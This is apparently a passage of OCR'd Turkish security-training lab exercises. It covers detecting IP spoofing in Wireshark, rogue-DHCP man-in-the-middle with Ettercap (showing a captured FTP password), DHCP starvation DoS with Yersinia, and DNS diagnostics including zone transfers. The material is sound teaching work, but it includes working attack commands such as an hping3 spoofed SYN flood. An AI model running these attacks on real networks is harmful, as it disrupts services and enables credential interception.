
Amaç: Wireshark kullanarak IP Spoofing Saldırılarını Tespit Etmek

Saldırganın hedef sisteme olan sızma girişimleri esnasında kendi IP adresini gizleyip farklı bir IP adresini üzerinden saldırıyormuş gibi göstermesi olayına IP Spoofing denir. Buradaki uygulamamızda istemci makineden IP Spoofing yaparak paketler gönderip sunucu tarafından bunu analiz etmeye çalışacağız.

1. Adım:
İstemci makineden hedef makineye IP Spoofing yaparak paketler gönderiliyor.

```
root@kali:~# hping3 --rand-source -S -p 80 5.5.5.82 --flood
HPING 5.5.5.82 (eth0 5.5.5.82): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

2. Adım:
Sunucu tarafında ise gelen giden trafigi analiz etmek için wireshark ile trafik incelenirse aşağıdaki gibi bir durumla karşılaşılacaktır.



Burada görüldüğü üzere spoof edilen IP adresleri üzerinden sürekli bir SYN isteğinde bulunulmaktadır. SYN isteğine cevap dönülmesini beklemeden arkaya arkaya bu paketlerlerin geldiği görünmektedir. Bu durumun IP Spoofing olduğu açıkca görülmektedir.

DHCP ve Güvenlik Zafiyetleri

Uygulama No: **BGA-UAG-32**

Sahte DHCP Sunucu Kullanarak MITM Saldırısı


Amaç: Ettercap aracı kullanılarak yerel ağda bulunan sahte bir DHCP sunucusu oluşturup MITM(Man in The Middle) ortadaki adam saldırısı uygulamak

Adım 1: BT işletim sisteminde Ettercape programını çalıştırın.


```
root@bt:~# ettercap -G

ettercap 0.7.4.1 copyright 2001-2011 ALoR & NaGA
```

Gelen ekranda üst menüde bulunan Sniff>Unified Sniffing seçenekleri seçilir ve saldırı yapılacak ağ arayüzü seçilerek (eth0,eth1 ...) onaylanır.

Gelen ekranda Üst menüde bulunan MITM > DHCP Spoofing seçilir.



Gelen sayfadaki bilgiler aşağıdaki gibi girilebilir.



Bu işlemden sonra Yerel ağda bulunan bir bilgisayar ip adresi almaya çalıştığında sahte oluşturduğmuz DHCP sunucusundan ip adresi alacak ve Gateway olarak ta bizim belirlediğimiz 192.168.2.1 ip adresini alacaktır. Bu durumda kurban bilgisayarın trafiği saldırgan üzerinden geçeceğinden dolayı tüm ağ trafiği dinlenebilecektir.
Aşağıdaki tabloda kurbana ait ftp bilgileri gösterilmiştir.

Elde edilen FTP kullanıcı bilgileri	
Kullanıcı adı:	admin
Parola:	admin123!!

Uygulama No: **BGA-UAG-33**


DHCP Kaynak Tüketimi Amaçlı DoS Saldırısı

Amaç: Yersina aracı kullanılarak yerel ağda DHCP servisine yönelik ip adresi havuzunun doldurulması saldırısı

Adım1: Backtrack işletim sisteminde yersinia uygulamasının arayüzü ile çalıştırmak için aşağıdaki komut çalıştırılır.

yersinia -G

Aşağıdaki ekran yersinia uygulamasının arayüzü. Bu arayüzde kırmızı olarak işaretlenmiş şekilde saldırının adımları belirtilmiştir. Bu saldırı tipi DHCP servisine sahte ip adresi istekleri göndermek ve sahte mac adresleriyle ip adresi istekleri göndermek.



DHCP servisi tarafındaki durum aşağıdaki gibi olacaktır.

Rezerve Et	IP Adresi	İstemci Adı	MAC	Tipi
☐	192.168.2.3	mucahid	00:0c:29:67:a9:48	Dynamic
☐	192.168.2.4	Secils-iPhone	f0:d1:a9:8c:e4:53	Dynamic
☐	192.168.2.9	mucahid	20:c9:d0:86:56:91	Dynamic
☐	192.168.2.7	Zeynep	e0:c9:7a:dc:4c:db	Dynamic
☐	192.168.2.2	unknown	88:32:9b:2d:a6:5a	Dynamic
☐	192.168.2.8	bt	00:0c:29:37:20:ea	Dynamic
☐	192.168.2.28	unknown	a0:f1:4c:7a:ba:b9	Dynamic
☐	192.168.2.23	unknown	32:55:41:66:85:2e	Dynamic
☐	192.168.2.33	unknown	a7:f5:30:40:9d:99	Dynamic
☐	192.168.2.37	unknown	b7:3a:b9:1f:24:e0	Dynamic
☐	192.168.2.26	unknown	9b:7d:59:00:6b:52	Dynamic
☐	192.168.2.27	unknown	c1:c4:79:17:58:42	Dynamic
☐	192.168.2.29	unknown	b8:fa:d8:67:14:a3	Dynamic
☐	192.168.2.30	unknown	f5:c3:4a:37:a2:26	Dynamic
☐	192.168.2.17	unknown	59:3d:58:4b:68:eb	Dynamic
☐	192.168.2.32	unknown	3a:35:fe:38:27:d0	Dynamic
☐	192.168.2.35	unknown	81:88:aa:3b:bf:43	Dynamic
☐	192.168.2.34	unknown	39:00:5b:46:9f:9b	Dynamic
☐	192.168.2.38	unknown	61:af:8f:71:87:2b	Dynamic
☐	192.168.2.42	unknown	af:bb:e6:16:a6:93	Dynamic
☐	192.168.2.25	unknown	b4:16:3f:15:bf:37	Dynamic

DNS ve Güvenlik Zafiyetleri

Uygulama No: **BGA-UAG-34**

DNS Sorgulamaları için Dig Kullanımı

Amaç: Dig, nslookup ve host gibi dns sorgulama araçlarına göre daha güçlü özelliklere sahip, bu özelliklerin kullanılması

Adım 1: Dig kullanarak domain hakkında detaylı inceleme

```
root@bt:~# dig www.lifeoverip.net

; <<>> DiG 9.7.0-P1 <<>> www.lifeoverip.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46259
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
```

```
;www.lifeoverip.net.            IN    A

;; ANSWER SECTION:
www.lifeoverip.net.    1800    IN    A    178.18.195.170

;; AUTHORITY SECTION:
lifeoverip.net.        3600    IN    NS    ns77.domaincontrol.com.
lifeoverip.net.        3600    IN    NS    ns78.domaincontrol.com.

;; ADDITIONAL SECTION:
ns78.domaincontrol.com.    24811    IN    A    208.109.255.49
ns77.domaincontrol.com.    24811    IN    A    216.69.185.49

;; Query time: 658 msec
;; SERVER: 192.168.2.1#53(192.168.2.1)
;; WHEN: Sun Jul 28 22:20:56 2013
;; MSG SIZE  rcvd: 139
```

Status:NOERROR
sorgulanan domain adının var olduğunu ve bu domainden sorumlu dns sunucunun sorgulara sağlıklı cevap verdiğini gösterir.

Status:SERVFAIL
domainin olduğunu fakat domainden sorumlu DNS sunucunun sorgulara sağlıklı cevap veremediğini gösterir. Yani sorun domainden sorumlu DNS sunucusundadır.

Status:NXDOMAIN
Domain ile ilgili ana DNS sunucuların bilgisinin olmadığını gösterir. Bu da ya o domain yoktur ya da bazı sebeplerden dolayı root dns sunuculara yayınlanmamıştır manasına gelir.

Adım 2: DNS trace sorgulanan domaine ait tüm adımları detaylı bir şekilde gösterir. Böylece sorunun hangi aşamada hangi sunucudan kaynaklandığı bulunabilir.

```
bgalabs:~ 1$ dig +trace bga.com.tr

; <<>> DiG 9.8.3-P1 <<>> +trace bga.com.tr
;; global options: +cmd
.                10706    IN    NS    f.root-servers.net.
.                10706    IN    NS    j.root-servers.net.
.                10706    IN    NS    c.root-servers.net.
.                10706    IN    NS    a.root-servers.net.
.                10706    IN    NS    m.root-servers.net.
.                10706    IN    NS    h.root-servers.net.
.                10706    IN    NS    d.root-servers.net.
.                10706    IN    NS    i.root-servers.net.
.                10706    IN    NS    g.root-servers.net.
```

```
.                   10706   IN   NS   l.root-servers.net.
.                   10706   IN   NS   b.root-servers.net.
.                   10706   IN   NS   e.root-servers.net.
.                   10706   IN   NS   k.root-servers.net.
;; Received 228 bytes from 8.8.8.8#53(8.8.8.8) in 736 ms

tr.                 172800  IN   NS   ns2.nic.tr.
tr.                 172800  IN   NS   ns5.nic.tr.
tr.                 172800  IN   NS   tr.cctld.authdns.ripe.net.
tr.                 172800  IN   NS   ns4.nic.tr.
tr.                 172800  IN   NS   ns3.nic.tr.
tr.                 172800  IN   NS   ns1.nic.tr.
;; Received 341 bytes from 192.33.4.12#53(192.33.4.12) in 371 ms

bga.com.tr.     43200   IN   NS   dns-eu1.powerdns.net.
bga.com.tr.     43200   IN   NS   dns-eu2.powerdns.net.
;; Received 84 bytes from 193.140.100.200#53(193.140.100.200) in 129 ms

bga.com.tr.     86400   IN   A    50.22.202.162
;; Received 44 bytes from 85.17.219.217#53(85.17.219.217) in 105 ms
```

Adım 3: DNS sunucu version bilgisi öğrenme

```
root@bt:~# dig @ns1.bga.com.tr txt chaos version.bind

; <<>> DiG 9.7.0-P1 <<>> @ns1.bga.com.tr txt chaos version.bind
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61436
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.                  CH    TXT

;; ANSWER SECTION:
version.bind.           0    CH    TXT    "BGAv8.9"

;; AUTHORITY SECTION:
version.bind.           0    CH    NS    version.bind.

;; Query time: 166 msec
;; SERVER: 50.22.202.162#53(50.22.202.162)
;; WHEN: Sun Jul 28 23:21:17 2013
;; MSG SIZE  rcvd: 64
```

Adım 4: Dig ile DNS zone transferi kontrolü

Zone transfer; birden fazla domain name server varsa diger name serverların zone içeriklerini güncel tutabilmesi için Primary DNS serverdan zonu çekip kullanmalarını sağlayan bir özelliktir.Fakat genellikle burada düşülen konfigrasyon hatası; zone transfer yapacak diğer DNS serverlara ait IP adreslerinin source IP olarak verilmesi yerine, zone transfer özelliğinin tüm herkese(ANY) açılmasıdır. Zone transfer ANY'e açık olan bir DNS server üzerinde var olan bir zone çekilerek, bir web sitesine ait tüm subdomain'ler elde edilebilir ve buralardan saldırı girişimleri gerçekleştirilebilir.

Öncelikle bir domain adresinin NS server'larını bulmak için ilgili dig komutu aşağıdaki gibidir:

```
root@bt:~# dig NS example.com

;; ANSWER SECTION:
example.com.        24301       IN      NS      dns0.inf.example.com.
example.com.        24301       IN      NS      cancer.ucs.example.com.
example.com.        24301       IN      NS      dns2.inf.example.com.
example.com.        24301       IN      NS      dns1.inf.example.com.
example.com.        24301       IN      NS      lewis.ucs.example.com.
example.com.        24301       IN      NS      xlab-0.example.com.
```

Buradaki NS server'ları tek tek denemek gerekebilir.Zone hangisi üzerindeyse ve transferi ANY'e açıksa onu bulmalıyız.Tek tek denemek istemiyorsak buradaki NS serverların listesini dnsenum perl scriptine dosya olarak verip aynı anda hepsinde zone transfer kontrolü yapmasını da sağlayabiliriz.

Linux sistem üzerinde dig ile zone transfer yapmak için kullanılacak komut aşağıdaki gibidir:

```
root@bt:~# dig @xlab-0.example.com example.com axfr | more
; <<>> DiG 9.7.0-P1 <<>> @xlab-0.example.com example.com axfr
; (1 server found)
;; global options: +cmd
example.com.        86400       IN      SOA     dns0.example.com. hostmaster.ed.ac.
uk. 2012022200 1800 900 864000 86400
example.com.        86400       IN      MX      5 renko.ucs.example.com.
example.com.        86400       IN      MX      5 pascoe.ucs.example.com.
example.com.        86400       IN      MX      5 dalziel.ucs.example.com.
example.com.        86400       IN      NS      dns0.inf.example.com.
example.com.        86400       IN      NS      dns1.inf.example.com.
example.com.        86400       IN      NS      dns2.inf.example.com.
example.com.        86400       IN      NS      lewis.ucs.example.com.
example.com.        86400       IN      NS      cancer.ucs.example.com.
example.com.        86400       IN      NS      xlab-0.example.com.
6-daysample.example.com.        86400       IN      CNAME       psy-b6-
2.psy.example.com.
```

```
www.6-daysample.example.com. 86400      IN      CNAME      psy-b6-
2.psy.example.com.
_msdcs.example.com.      900    IN     NS     oban.ucs.example.com.
_msdcs.example.com.      900    IN     NS     kelso.ucs.example.com.
_msdcs.example.com.      900    IN     NS     leven.ucs.example.com.
_msdcs.example.com.      900    IN     NS     crieff.ucs.example.com.
_msdcs.example.com.      900    IN     NS     aviemore.ucs.example.com.
_msdcs.example.com.      900    IN     NS     cromarty.ucs.example.com.
www.bioservices.aaps.example.com. 86400 IN CNAME      kb-iis-1.ucs.example.com.
www.intra.aaps.example.com. 86400      IN      CNAME      spike.mis.example.com.
www.pgrt.aaps.example.com.      86400      IN      CNAME      kb-iis-
1.ucs.example.com.
www.scwg.aaps.example.com.      86400      IN      CNAME      kb-iis-
1.ucs.example.com.
www.aaps.example.com.    86400      IN      CNAME      kb-iis-1.ucs.example.com.
abm.example.com.         86400      IN      NS      dns0.inf.example.com.
abm.example.com.         86400      IN      NS      dns1.inf.example.com.
abm.example.com.         86400      IN      NS      dns2.inf.example.com.
abm.example.com.         86400      IN      NS      lewis.ucs.example.com.
abm.example.com.         86400      IN      NS      cancer.ucs.example.com.
abm.example.com.         86400      IN      NS      xlab-0.example.com.
```

Uygulama No: **BGA-UAG-35**

DNS Üzerinden Trace Çalışmaları

Amaç: Dns tarafında yaşanılan problemin nerede hangi aşamada olduğuna dair sorgulama

Dns üzerinden sorun yaşadığınızı düşünüyorsanız sorunun kaynağını bulmak için dns trace kullanılır. DNS trace sorgulanan domaine ait tüm adımları detaylı bir şekilde gösterir. Böylece sorunun hangi aşamada hangi sunucudan kaynaklandığı bulunabilir.

```
bgalabs:~ 1$ dig +trace haberturk.com.tr

; <<>> DiG 9.8.3-P1 <<>> +trace haberturk.com.tr
;; global options: +cmd
.                       9888    IN      NS      f.root-servers.net.
.                       9888    IN      NS      j.root-servers.net.
.                       9888    IN      NS      c.root-servers.net.
.                       9888    IN      NS      a.root-servers.net.
.                       9888    IN      NS      m.root-servers.net.
.                       9888    IN      NS      h.root-servers.net.
.                       9888    IN      NS      d.root-servers.net.
```

```
.               9888    IN    NS    i.root-servers.net.
.               9888    IN    NS    g.root-servers.net.
.               9888    IN    NS    l.root-servers.net.
.               9888    IN    NS    b.root-servers.net.
.               9888    IN    NS    e.root-servers.net.
.               9888    IN    NS    k.root-servers.net.
;; Received 228 bytes from 8.8.8.8#53(8.8.8.8) in 59 ms

tr.             172800  IN    NS    ns5.nic.tr.
tr.             172800  IN    NS    ns1.nic.tr.
tr.             172800  IN    NS    ns2.nic.tr.
tr.             172800  IN    NS    ns3.nic.tr.
tr.             172800  IN    NS    ns4.nic.tr.
tr.             172800  IN    NS    tr.cctld.authdns.ripe.net.
;; Received 347 bytes from 199.7.91.13#53(199.7.91.13) in 282 ms

haberturk.com.tr.   43200   IN    NS    ns2.cyh.com.tr.
haberturk.com.tr.   43200   IN    NS    ns1.cyh.com.tr.
;; Received 106 bytes from 144.122.95.51#53(144.122.95.51) in 136 ms

haberturk.com.tr.   86400   IN    A     92.45.106.102
haberturk.com.tr.   86400   IN    A     92.45.106.101
haberturk.com.tr.   86400   IN    NS    ns2.cyh.com.tr.
haberturk.com.tr.   86400   IN    NS    ns1.cyh.com.tr.
;; Received 138 bytes from 91.199.73.23#53(91.199.73.23) in 11 ms
```

Bir istemci tarafından www.haberturk.com.tr adresinin sorgulanması esnasında gidilen dns sunucularını ve onların döndüğü cevapları gösterir.

Görüleceği üzere ilk olarak root serverlardan .tr uzantılı adreslerin nerede tutulduğu bilgisi alınmıştır. Sonrasında bu adreslerden birine haberturk.com.tr domaininden sorumlu DNS sunucu sorulmuş ve cevap alınmıştır. Son olarak da www.haberturk.com.tr domaini haberturk.com.tr'den sorumlu dns sunucuya sorularak işlem tamamlanmıştır.

Uygulama No: **BGA-UAG-36**

512 Byte Üzeri DNS Paketlerinin TCP'e Çevrilmesi

Amaç: Normal DNS isteklerinin udp paketlerinin byte uzunlukları çok büyük olmayacaktır fakat 512 byte üzeri DNS isteklerinin taşınması daha güvenli olması için TCP ye aktarılır.

Sorgulama yapılacak istemci bilgisayar üzerindeki dns trafiği tcpdump ile izlenir.

```
root@bt:~# tcpdump -i eth0 -tn port 53 -v
```

Adım 1: Normal bir dns sorgusu yapılır.

```
root@bt:~# dig bga.com.tr @ns1.bga.com.tr

; <<>> DiG 9.7.0-P1 <<>> bga.com.tr @ns1.bga.com.tr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65375
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;bga.com.tr.                IN    A

;; ANSWER SECTION:
bga.com.tr.     60    IN    A    50.22.202.162

;; AUTHORITY SECTION:
bga.com.tr.     60    IN    NS    ns1.bga.com.tr.
bga.com.tr.     60    IN    NS    ns2.bga.com.tr.

;; ADDITIONAL SECTION:
ns1.bga.com.tr.         60    IN    A    50.22.202.162
ns2.bga.com.tr.         60    IN    A    50.22.202.163

;; Query time: 316 msec
;; SERVER: 50.22.202.162#53(50.22.202.162)
;; WHEN: Mon Jul 29 09:39:17 2013
;; MSG SIZE  rcvd: 112
```

Adım 2: Yapılacak DNS sorgusunun 512byte üzerinde olacak şekilde yapılandırılmış bir domain sorgulanır ve trafiği incelendiğinde çıktı sonucu incelendiğinde fark görülebilir.

```
root@bt:~# dig test.bga.com.tr @ns1.bga.com.tr

;; Truncated, retrying in TCP mode.

; <<>> DiG 9.7.0-P1 <<>> test.bga.com.tr @ns1.bga.com.tr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57965
;; flags: qr aa rd; QUERY: 1, ANSWER: 36, AUTHORITY: 2, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;test.bga.com.tr.        IN    A

;; ANSWER SECTION:
test.bga.com.tr.   60   IN   A   1.2.3.6
test.bga.com.tr.   60   IN   A   1.2.3.8
test.bga.com.tr.   60   IN   A   1.2.3.11
test.bga.com.tr.   60   IN   A   1.2.3.12
test.bga.com.tr.   60   IN   A   1.2.3.41
test.bga.com.tr.   60   IN   A   1.2.3.42
test.bga.com.tr.   60   IN   A   1.2.3.43
test.bga.com.tr.   60   IN   A   1.2.3.44
test.bga.com.tr.   60   IN   A   1.2.3.45
test.bga.com.tr.   60   IN   A   1.2.3.46
test.bga.com.tr.   60   IN   A   1.2.3.47
test.bga.com.tr.   60   IN   A   1.2.3.48
test.bga.com.tr.   60   IN   A   1.2.3.49
test.bga.com.tr.   60   IN   A   1.2.34.21
test.bga.com.tr.   60   IN   A   1.2.34.23
test.bga.com.tr.   60   IN   A   1.2.34.24
test.bga.com.tr.   60   IN   A   1.2.34.25
test.bga.com.tr.   60   IN   A   1.2.34.26
test.bga.com.tr.   60   IN   A   1.2.34.28
test.bga.com.tr.   60   IN   A   1.2.34.29
test.bga.com.tr.   60   IN   A   1.2.34.30
test.bga.com.tr.   60   IN   A   1.2.34.31
test.bga.com.tr.   60   IN   A   1.4.34.32
test.bga.com.tr.   60   IN   A   1.5.34.32
test.bga.com.tr.   60   IN   A   1.6.34.32
test.bga.com.tr.   60   IN   A   1.7.34.32
test.bga.com.tr.   60   IN   A   1.8.34.32
test.bga.com.tr.   60   IN   A   1.9.34.32
test.bga.com.tr.   60   IN   A   222.222.222.223
test.bga.com.tr.   60   IN   A   222.222.222.224
test.bga.com.tr.   60   IN   A   1.2.3.0
test.bga.com.tr.   60   IN   A   1.2.3.1
```

```
test.bga.com.tr.   60   IN   A   1.2.3.2
test.bga.com.tr.   60   IN   A   1.2.3.3
test.bga.com.tr.   60   IN   A   1.2.3.4
test.bga.com.tr.   60   IN   A   1.2.3.5

;; AUTHORITY SECTION:
bga.com.tr.     60   IN   NS   ns1.bga.com.tr.
bga.com.tr.     60   IN   NS   ns2.bga.com.tr.

;; ADDITIONAL SECTION:
ns1.bga.com.tr.         60   IN   A   50.22.202.162
ns2.bga.com.tr.         60   IN   A   50.22.202.163

;; Query time: 254 msec
;; SERVER: 50.22.202.162#53(50.22.202.162)
;; WHEN: Mon Jul 29 09:39:20 2013
;; MSG SIZE  rcvd: 677
```

Adım 3: İstemci bilgisayarın DNS trafiğinin incelenmesi

```
root@bt:~# tcpdump -i eth0 -tn port 53 -v

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
IP (tos 0x0, ttl 255, id 43782, offset 0, flags [none], proto UDP (17), length 71)
        6.6.6.122.58977 > 8.8.8.8.53: 55092+ A? e3191.dscc.akamaiedge.net. (43)
IP (tos 0x0, ttl 64, id 62085, offset 0, flags [none], proto UDP (17), length 56)
        6.6.6.113.50921 > 50.22.202.162.53: 65375+ A? bga.com.tr. (28)
IP (tos 0x0, ttl 255, id 10336, offset 0, flags [none], proto UDP (17), length 75)
        6.6.6.122.63032 > 8.8.8.8.53: 54836+ A? safebrowsing-cache.google.com. (47)
IP (tos 0x0, ttl 47, id 18053, offset 0, flags [none], proto UDP (17), length 140)
        50.22.202.162.53 > 6.6.6.113.50921: 65375*- 1/2/2 bga.com.tr. A
50.22.202.162 (112)
IP (tos 0x0, ttl 64, id 325, offset 0, flags [DF], proto UDP (17), length 60)
        6.6.6.113.44532 > 8.8.8.8.53: 41938+ A? ns1.bga.com.tr. (32)
IP (tos 0x0, ttl 48, id 50703, offset 0, flags [none], proto UDP (17), length 76)
        8.8.8.8.53 > 6.6.6.113.44532: 41938 1/0/0 ns1.bga.com.tr. A 50.22.202.162 (48)
IP (tos 0x0, ttl 64, id 62086, offset 0, flags [none], proto UDP (17), length 61)
        6.6.6.113.39840 > 50.22.202.162.53: 46872+ A? test.bga.com.tr. (33)
IP (tos 0x0, ttl 47, id 18421, offset 0, flags [none], proto UDP (17), length 525)
----------
        50.22.202.162.53 > 6.6.6.113.39840: 46872*-| 29/0/0 test.bga.com.tr. A 1.2.3.8,
test.bga.com.tr. A 1.2.3.11, test.bga.com.tr. A 1.2.3.12, test.bga.com.tr. A 1.2.3.41,
test.bga.com.tr. A 1.2.3.42, test.bga.com.tr. A 1.2.3.43, test.bga.com.tr. A 1.2.3.44,
